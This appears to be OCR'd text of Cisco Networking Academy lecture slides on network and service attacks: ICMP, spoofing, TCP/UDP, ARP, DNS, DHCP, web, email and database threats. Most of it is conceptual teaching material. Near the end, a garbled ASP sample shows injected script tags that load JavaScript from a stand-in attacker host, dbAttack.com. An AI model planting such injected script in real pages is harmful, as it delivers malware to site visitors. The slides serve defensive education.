
Address Spoofing Attacks

MiTM Attacks

Session Hijacking

# ICMP Attacks

- ICMP was developed to carry diagnostic messages and to report error conditions when routes, hosts, and ports are unavailable. ICMP messages are generated by devices when a network error or outage occurs.
- The ping command is a user-generated ICMP message, called an echo request, that is used to verify connectivity to a destination.
- Threat actors use ICMP for reconnaissance and scanning attacks.
- Threat actors also use ICMP for DoS and DDoS attacks, as shown in the ICMP flood attack in the figure.


Attacker
Victim
ICMP Echo Request(Spoofed)
ICMP Echo Reply
ICMP Echo Request(Spoofed)
ICMP Echo Reply
ICMP Echo Request(Spoofed)
ICMP Echo Reply


# ICMP Attacks (Cont’d)

- Networks should have strict ICMP access control list (ACL) filtering on the network edge to avoid ICMP probing from the internet.
- The following table lists the common ICMP messages of interest to threat actors.

| ICMP Message | Description |
|---|---|
| ICMP echo request and echo reply | This is used to perform host verification and DoS attacks. |
| ICMP unreachable | This is used to perform network reconnaissance and scanning attacks. |
| ICMP mask reply | This is used to map an internal IP network. |
| ICMP redirects | This is used to lure a target host into sending all traffic through a compromised device and create a MITM attack. |
| ICMP router discovery | This is used to inject bogus route entries into the routing table of a target host. |

# Amplification and Reflection Attacks

- Threat actors often use amplification and reflection techniques to create DoS attacks.
- The figure shows how an amplification and reflection technique called a Smurf attack is used to overwhelm a target host.
  - **Amplification** - The threat actor forwards ICMP echo request messages to many hosts. These messages contain the source IP address of the victim.
  - **Reflection** - These hosts all reply to the spoofed IP address of the victim to overwhelm it.
- Threat actors also use resource exhaustion attacks.
- Newer forms of amplification and reflection attacks such as DNS-based reflection and amplification attacks and Network Time Protocol (NTP) amplification attacks are now being used.




# Address Spoofing Attacks


- IP address spoofing attacks occur when a threat actor creates packets with false source IP address information to either hide the identity of the sender, or to pose as another legitimate user.
- The threat actor can then gain access to otherwise inaccessible data or circumvent security configurations.
- Spoofing is usually incorporated into another attack such as a Smurf attack.
- Spoofing attacks can be non-blind or blind:
  - **Non-blind spoofing** - The threat actor can see the traffic that is being sent between the host and the target. The threat actor uses non-blind spoofing to inspect the reply packet from the target victim. Non-blind spoofing determines the state of a firewall and sequence-number prediction. It can also hijack an authorized session.
  - **Blind spoofing** - The threat actor cannot see the traffic that is being sent between the host and the target. Blind spoofing is used in DoS attacks.

# Address Spoofing Attacks (Cont'd)

- MAC address spoofing attacks are used when threat actors have access to the internal network.
- Threat actors alter the MAC address of their host to match another known MAC address of a target host, as shown in the figure.
- The attacking host then sends a frame throughout the network with the newly-configured MAC address.
- When the switch receives the frame, it examines the source MAC address.
- The switch overwrites the current CAM table entry and assigns the MAC address to the new port, as shown in the figure.
- It then forwards frames destined for the target host to the attacking host.
- Application or service spoofing is another spoofing example. A threat actor can connect a rogue DHCP server to create an MiTM condition.



I have changed the MAC address on my computer to match the server.




The device with MAC address AABBCC has moved to Port 2. I must adjust my MAC address table accordingly.

# TCP and UDP Vulnerabilities

# TCP Three-Way Handshake

- A TCP connection is established in three steps:
  - The initiating client requests a client-to-server communication session with the server.
  - The server acknowledges the client-to-server communication session and requests a server-to-client communication session.
  - The initiating client acknowledges the server-to-client communication session.




# TCP Attacks

- Network applications use TCP or UDP ports. Threat actors conduct port scans of target devices to discover which services they offer.

### TCP SYN Flood Attack


- The TCP SYN Flood attack exploits the TCP three-way handshake.
- The figure shows a threat actor continually sending TCP SYN session request packets with a randomly spoofed source IP address to a target.
- The target replies with a TCP SYN-ACK packet to the spoofed IP address and waits for a TCP ACK packet. Those responses never arrive.
- The target host has too many half-open TCP connections, and TCP services are denied to legitimate users.


1
Threat actor sends multiple SYN requests to a web server.
Web Server
2
Web server sends SYN-ACK replies and waits to complete three-way handshake.
Web Server
3
Valid user sends SYN request.
Web server is unavailable.
Web Server

# TCP Attacks (Cont'd)

## TCP Reset Attack

- A TCP reset attack can be used to terminate TCP communications between two hosts.
- A threat actor could do a TCP reset attack and send a spoofed packet containing a TCP RST to one or both endpoints.
- Terminating a TCP session uses the following four-way exchange process:
- When the client has no more data to send in the stream, it sends a segment with the FIN flag set.
- The server sends an ACK to acknowledge the receipt of the FIN to terminate the session from client to server.
- The server sends a FIN to the client to terminate the server-to-client session.
- The client responds with an ACK to acknowledge the FIN from the server.



# TCP Attacks (Cont’d)

## TCP Session Hijacking

- TCP session hijacking is another TCP vulnerability.
- A threat actor takes over an already-authenticated host as it communicates with the target.
- The threat actor must spoof the IP address of one host, predict the next sequence number, and send an ACK to the other host.
- If successful, the threat actor could send, but not receive, data from the target device.

# UDP Attacks

- UDP is not protected by any encryption. Encryption can be added to UDP, but it is not available by default.
- The lack of encryption means that anyone can see the traffic, change it, and send it on to its destination.

**UDP Flood Attacks**


- In a UDP flood attack, all the resources on a network are consumed.
- The threat actor must use a tool like UDP Unicorn or Low Orbit Ion Cannon. These tools send a flood of UDP packets, often from a spoofed host, to a server on the subnet.
- The program will sweep through all the known ports trying to find closed ports. This will cause the server to reply with an ICMP port unreachable message.
- As there are many closed ports on the server, this creates a lot of traffic on the segment, which uses up most of the bandwidth. The result is very similar to a DoS attack.

# Attacking What We Do

# IP Services

# ARP Vulnerabilities


- Hosts broadcast an ARP Request to other hosts on the network segment to determine the MAC address of a host with a particular IP address.
- The host with the matching IP address in the ARP Request sends an ARP Reply called “gratuitous ARP.”
- A threat actor can poison the ARP cache of devices on the local network
- The goal is to associate the threat actor’s MAC address with the IP address of the default gateway in the ARP caches of hosts on the LAN segment.


I must send out an ARP request to learn the MAC address of the host with the IP address of 192.168.1.7.
This isn't me.
H1
192.168.1.5
H3
192.168.1.8
This isn't me.
This is me, I will send back my MAC address.
H2
192.168.1.6
192.168.1.7

# ARP Cache Poisoning

- ARP cache poisoning can be used to launch various man-in-the-middle attacks.


### ARP Request



| ARP Cache on PC-A | |
|---|---|
| IP Address | MAC Address |
| 192.168.10.1 | ???? |
| | |

| ARP Cache on Threat Actor Host | |
|---|---|
| IP Address | MAC Address |
| 192.168.10.10 | AA:AA:AA:AA:AA:AA |
| 192.168.10.1 | A1:A1:A1:A1:A1:A1 |

### ARP Reply




| ARP Cache on PC-A | |
|---|---|
| IP Address | MAC Address |
| 192.168.10.1 | A1:A1:A1:A1:A1:A |
| | |

| ARP Cache on R1 | |
|---|---|
| IP Address | MAC Address |
| 192.168.10.10 | AA:AA:AA:AA:AA:AA |
| | |

| ARP Cache on Threat Actor Host | |
|---|---|
| IP Address | MAC Address |
| 192.168.10.10 | AA:AA:AA:AA:AA:AA |
| 192.168.10.1 | A1:A1:A1:A1:A1:A1 |

### Spoofed Gratuitous ARP replies



| ARP Cache on PC-A | |
|---|---|
| IP Address | MAC Address |
| 192.168.10.1 | EE:EE:EE:EE:EE:EE |
| | |

| ARP Cache on R1 | |
|---|---|
| IP Address | MAC Address |
| 192.168.10.10 | EE:EE:EE:EE:EE:EE |
| | |

| ARP Cache on Threat Actor Host | |
|---|---|
| IP Address | MAC Address |
| 192.168.10.10 | AA:AA:AA:AA:AA:AA |
| 192.168.10.1 | A1:A1:A1:A1:A1:A1 |

***Note**: There are many tools available on the internet to create ARP MITM attacks including dsniff, Cain & Abel, ettercap, Yersinia, and others.*

# DNS Attacks

## DNS open resolver attacks

- A DNS open resolver is a publicly open DNS server such as Google DNS (8.8.8.8) that answers client's queries outside its administrative domain. DNS open resolvers are vulnerable to multiple malicious activities described in the table.

| DNS Resolver Vulnerabilities | Description |
|---|---|
| **DNS cache poisoning attacks** | Threat actors send spoofed, falsified Record Resource (RR) information to a DNS resolver to redirect users from legitimate sites to malicious sites. |
| **DNS amplification and reflection attacks** | Threat actors send DNS messages to the open resolvers using the IP address of a target host. |
| **DNS resource utilization attacks** | This DoS attack consumes all the available resources to negatively affect the operations of the DNS open resolver. |

# DNS Attacks


## DNS Stealth attacks

- To hide their identity, threat actors also use the DNS stealth techniques described in the table to carry out their attacks.

| DNS Stealth Techniques | Description |
|---|---|
| **Fast Flux** | Threat actors use this technique to hide their phishing and malware delivery sites. The DNS IP addresses are continuously changed within minutes. |
| **Double IP Flux** | Threat actors use this technique to rapidly change the hostname to IP address mappings and to also change the authoritative name server. This increases the difficulty of identifying the source of the attack. |
| **Domain Generation Algorithms** | Threat actors use this technique in malware to randomly generate domain names that can then be used as rendezvous points to their command and control (C&C) servers. |

# DNS Tunneling

- It is necessary for the cybersecurity analyst to be able to detect when an attacker is using DNS tunneling to steal data and prevent and contain the attack.
- To accomplish this, the security analyst must implement a solution that can block the outbound communications from the infected hosts.
- Threat actors who use DNS tunneling place non-DNS traffic within DNS traffic. This method often circumvents security solutions.
- For the threat actor to use DNS tunneling, the different types of DNS records such as TXT, MX, SRV, NULL, A, or CNAME are altered. For example, a TXT record can store the commands that are sent to the infected host bots as DNS replies.
- To stop DNS tunneling, a filter that inspects DNS traffic must be used.



# DHCP Attacks

## DHCP Spoofing Attack

- A DHCP spoofing attack occurs when a rogue DHCP server is connected to the network and provides false IP configuration parameters to legitimate clients.
- A rogue server can provide a variety of misleading information such as:
  - **Wrong default gateway** - Threat actor provides an invalid gateway, or the IP address of its host to create a MITM (Man In The Middle) attack.
  - **Wrong DNS server** - Threat actor provides an incorrect DNS server address pointing the user to a malicious website.
  - **Wrong IP address** - Threat actor provides an invalid IP address, invalid default gateway IP address, or both. The threat actor then creates a DoS attack on the DHCP client.

# Enterprise Services

# HTTP and HTTPS

- Browsing the Web is possibly the largest vector of attack. Security analysts should have in depth knowledge of how web attacks work.
  - **Malicious iFrames** – an iFrame allows a page from a different domain to be opened inline within the current page. The iFrame can be used to launch malicious code.
  - **HTTP 302 cushioning** – allows a web page to redirect and open in a different URL. Can be used to redirect to malicious code.
  - **Domain shadowing** – malicious web sites are created from subdomains created from a hijacked domain.

# Email

- As the level of use of email rises, security becomes a greater priority.
- The way users access email today also increases the opportunity for the threat of malware to be introduced.
- Examples of email threats:
  - **Attachment-based attacks** - Threat actors embed malicious content in business files such as an email from the IT department.
  - **Email spoofing** - Threat actors create email messages with a forged sender address that is meant to fool the recipient into providing money or sensitive information.
  - **Spam email** - Threat actors send unsolicited email containing advertisements or malicious files.
  - **Open mail relay server** - This is an SMTP server that allows anybody on the internet to send mail.

# Web-Exposed Databases

- Web applications commonly connect to a relational database. Because relational databases often contain sensitive data, databases are a frequent target for attacks.
- **Command injection attacks** – insecure code and web application allows OS commands to be injected into form fields or the address bar.
- **XSS Cross-site scripting attacks** – insecure server-side scripting where the input is not validated allows scripting commands to be inserted into user generated forms fields, like web page comments. This results in visitors being redirected to a malicious website with malware code.
- **SQL injection attacks** – insecure server-side scripting allows SQL commands to be inserted into form fields where the input is not validated.
- **HTTP injection attacks** – manipulation of html allows executable code to be injected through HTML div tags, etc.

```
<%
' Save Order in Database
Sql = "UPDATE OrderID,CustomerID,ProductID,ProductName IN Order_Main WHE
MainID = " & iOrderMainId & ""
SET RecordSet = Server.Object("ADODB.RecordSet")
vRecordSet.Open Sql,ConStr
If Not RecordSet.EOF Then
OrderID = RecordSet("OrderID")
CustomerID = RecordSet("CustomerID")
While Not RecordSet(NumProducts).EOF Then
ProductID[1] = "10034"
ProductID[2] = "20722"
ProductID[3] = "<script src=http://www.dbAttack.com/vi01.js></script>"
ProductID[4] = "<script src=http://www.dbAttack.com/vi.01js></script>"
End While
OrderSet.Close
End If
RecordSet.Close
Set RecordSet = Nothing
%>
```

AMERICAN INTERNATIONAL UNIVERSITY
PRAESIDIUM
DISCIPLINA CIVITATIS
1994
BANGLADESH

cisco Networking Academy

ice.aiub.edu

